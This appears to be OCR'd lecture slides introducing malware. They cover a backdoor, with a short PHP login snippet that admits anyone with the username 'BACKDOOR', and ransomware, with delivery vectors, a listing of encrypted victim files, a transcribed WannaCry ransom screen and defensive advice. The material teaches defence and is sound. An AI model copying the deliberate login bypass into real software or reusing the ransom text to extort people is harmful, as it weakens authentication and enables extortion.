  - Any program that does not directly harm the computer, but allows an attacker to penetrate the computer and take control of the user's computer or introduce computer threats into the computer system

Backdoor

- **Backdoor (trapdoor)**

```
$username = $_POST[‘username’];
$password = $_POST[‘password’];

$login = 0;

if ($username == “BACKDOOR”){
    $login = 1;
} else {
    $login = login($username, $password);
}
```


Ransomware

- **Ransomware**
  - Malware with a specific motive: to extort(강탈하다) users
    - Prevent access to files by encryption then ask users to pay for recovery (file lockers)
    - Payment is demanded in hard to trace, non reversible forms such as pre paid cash vouchers or digital currencies, e.g., Bitcoin

Ransomware


- **Ransomware**
  - Malware with a specific motive: to extort(강탈하다) users
    - Prevent access to files by encryption then ask users to pay for recovery (file lockers)
    - Payment is demanded in hard to trace, non reversible forms such as pre paid cash vouchers or digital currencies, e.g., Bitcoin
  - Ransomware may be deployed by any means used for other malware
    - E.g., Trojan software installed by users unwittingly or via social engineering

Ransomware


HOW RANSOMWARE WORKS?
MALICIOUS EMAIL ATTACHMENT
INVOICE
INFECTED PEN DRIVE
MALICIOUS WEBSITE
1
USER IS INFECTED BY RANSOMWARE
2
ALL DATA ON THE PC AND NETWORK IS LOCKED
3
RANSOM DEMAND TO UNLOCK YOUR DATA

https://medium.com/@rahulsharma0856/ransomware-how-it-works-a-growing-cyber-attack-d976aee62944


Ransomware



DSC_4880_4.rryy
Ed Sheeran - Shape Of You .mp3.rryy
examday34.docx.rryy
Fancy.mp4.rryy
Fifth Harmony - Work From Home.mp3.rryy
Financiamento do Carro.xlsx.rryy
Form 1 Baru.doc.rryy
Harold Melvin - I Miss You (Sample) [1972].flp.rryy
I Got You I Feel Good_james brown.mp3.rryy
Imagine Dragons - BELIEVER .mp3.rryy
IMG_0035.JPG.rryy
IMG_0041.JPG.rryy
IMG_0044.JPG.rryy
IMG_20151122_192028.jpg.rryy
IMG_20170819_002603_mix01.jpg.rryy
IMG_20170825_183355_mix01.jpg.rryy
IMG-20140806-WA0007.jpg.rryy
IMG-20141110-WA0014.jpg.rryy
IMG-20150616-WA0003.jpg.rryy
IMG-20150901-WA0006.jpg.rryy
IMG-20171021-WA0003.jpg.rryy
IMG-20171219-WA0003.jpg.rryy
Jason Derulo - Wiggle Ft Snoop Dogg.mp3.rryy
Juknis Belanja BBM 2019.doc.rryy
Katerina B.jpg.rryy
kk.wav.rryy
Koordinat - WAHYAN.xls.rryy
KUITANSI LS.doc.rryy
LAMPIRAN BA12 mrt.xlsx.rryy
Le self.docx.rryy
lion air ACHMAD.docx.rryy
MA_SecA_Group 02.docx.rryy
MC Fioti - Bum Bum Tam Tam.mp3.rryy
Mets le bon pronom relatif.docx.rryy
Mettez au futur.docx.rryy
Mettez les verbes de ce texte au passé composé.docx....
Nando Reis - A Letra A.Mp3.rryy
Nando Reis - All Star.Mp3.rryy
Nom_MONEV 2020.xls.rryy
Nos tarifs.docx.rryy
NOTULEN RAPAT 26 Agustus 2019.pdf.rryy
nyiur+hijau.jpg.rryy
Open.wav.rryy
our vac on 2018.docx.rryy
Panda.mp3.rryy
Pemberitahuan keterlambatan.docx.rryy
PEMBERITAHUAN PERMOHONAN PMBYRN.doc.r...
PERINGKAT.xlsx.rryy
Photo0605.pdf.rr
piagam
Piedra_del_Aguil
quadro.mp4.rryy
Quelles plantes
RAPORT 5A
realisasi.xlsx.rryy
Roar.mp3.rryy
SANTI
saran.xlsx -
Scan 01.pdf.rryy
Scan 02.pdf.rryy

https://www.youtube.com/watch?v=_AYBlQrsRrM

Ransomware


Wanna Decryptor 1.0

Ooops, your files have been encrypted!

What Happened to My Computer?

Your important files are encrypted.

Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

Can I Recover My Files?

Sure. We guarantee that you can recover all your files safely and easily. (But you have not so enough time.)
You can try to decrypt some of your files **for free**. Try now by clicking <Decrypt>.
If you want to decrypt all your files, you need to **pay**.

You only have 3 days to submit the payment. After that the price will be doubled.
Also, if you don't pay in 7 days, you won't be able to recover your files forever.

How Do I Pay?

Payment will be raised on
5/15/2017 16:25:02
Time Left
02:23:58:28

Your files will be lost on
5/19/2017 16:25:02
Time Left
06:23:58:28

About bitcoin

How to buy bitcoins?

Contact Us

Send $300 worth of bitcoin to this address:

QR Code

15zGqZCTcys6eCjDkE3DypCjXi6QWRV6V1

Copy

Check Payment

Decrypt

Ransomware

- **Ransomware**
  - Best practice defenses include regular backup of all (important) data files
  - Even if you pay, it is common for attackers not to provide decryption…
  - Do not click on unverified links
  - Scan emails for malware
  - Vulnerability management
  - …

Next Lecture

- **Supply chain security**